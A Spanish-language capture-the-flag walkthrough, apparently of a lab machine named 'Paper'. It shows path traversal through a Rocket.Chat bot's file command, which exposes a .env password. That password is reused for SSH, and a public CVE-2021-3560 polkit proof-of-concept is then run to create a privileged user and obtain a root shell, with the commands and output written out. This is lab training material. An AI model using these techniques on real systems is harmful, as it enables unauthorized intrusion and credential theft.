
Also, Dwight is a cool guy and not a Time Thief!

test 10:49 PM
recyclops list

recyclops Bot 10:49 PM
Fetching the directory listing of /sales/

```
total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```


Si ejecutamos un `reciclops file` ejecuta un cat:



```
<!=====Contents of file sale/portfolio.txt=====>
Portfolio
----------
- Bill
- Served the country in war
- Family built the country
- purchased paper worth a million dollars
- will probably fire me.
<!=====End of file sale/portfolio.txt=====>
```

recyclops file sale/portfolio.txt


En el archivo "/home/dwight/hubot/.env" vemos unas credenciales:



```
<!=====Contents of file ../hubot/.env=====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!=====End of file ../hubot/.env=====>
```

recyclops file ../hubot/.env


Como "dwight" es el unico usuario disponible vamos a probar si esa credencial se reutiliza en este usuario por ssh:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4xOe/iUaMPTFInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Wed Dec 11 18:08:15 EST 2024 from 10.10.14.7 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ whoami
dwight
```


ESCALADA DE PRIVILEGIOS

Como no encontraba nada he escaneado la maquina victima con linpeas para buscar vias de escalada. No he encontrado nada pero se conoce que en versiones anteriores de linpeas te reportaba la siguiente vulnerabilidad:



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.29

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-3560
```

Si buscamos esa vulnerabilidad encontramos un script que nos semi automatiza la escalada de privilegios:



The GitHub Blog
https://github.blog › security › p... · Traducir esta página

Privilege escalation with polkit: How to get root on Linux ...


10 jun 2021 — The **vulnerability** enables an unprivileged local user to get a root shell on the system. It's easy to **exploit** with a few standard command line tools.

GitHub
https://github.com › secnigma › C... · Traducir esta página


secnigma/CVE-2021-3560-Polkit-Privilege-Esclation

Contribute to secnigma/**CVE-2021-3560**-Polkit-Privilege-Esclation development by creating an account on **GitHub**.

Copiamos el "poc.sh" y lo pegamos en un archivo de la maquina victima:




Le damos permisos de ejecucion y lo ejecutamos:




```
[dwight@paper ~]$ ./exploit.sh

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
id: ‘secnigma’: no such user
[x] Insertion of Username failed!
[!] Aborting Execution!
```

Se conoce que nos crea un usuario privilegiado pero nos ha dado error. Lo volvemos a crear asignandole nosotros cuales con las credenciales del nuevo usuario privilegiado:



```
[dwight@paper ~]$ ./exploit.sh -u=hacker -p='p@ssw0rd'

[!] Username set as : hacker
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks ...
[!] Checking distribution ...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found !!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable !!
[!] Starting exploit ...
[!] Inserting Username hacker ...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username hacker  with UID 1005!
[!] Inserting password hash ...
```

Pone que el usuario ha sido creado, vamos a pivotar hacia ese usuario:



```
[dwight@paper ~]$ su hacker
Password:
[hacker@paper dwight]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for hacker:
[root@paper dwight]# whoami
root
```

Como es un usuario privilegiado podemos invocar una bash como root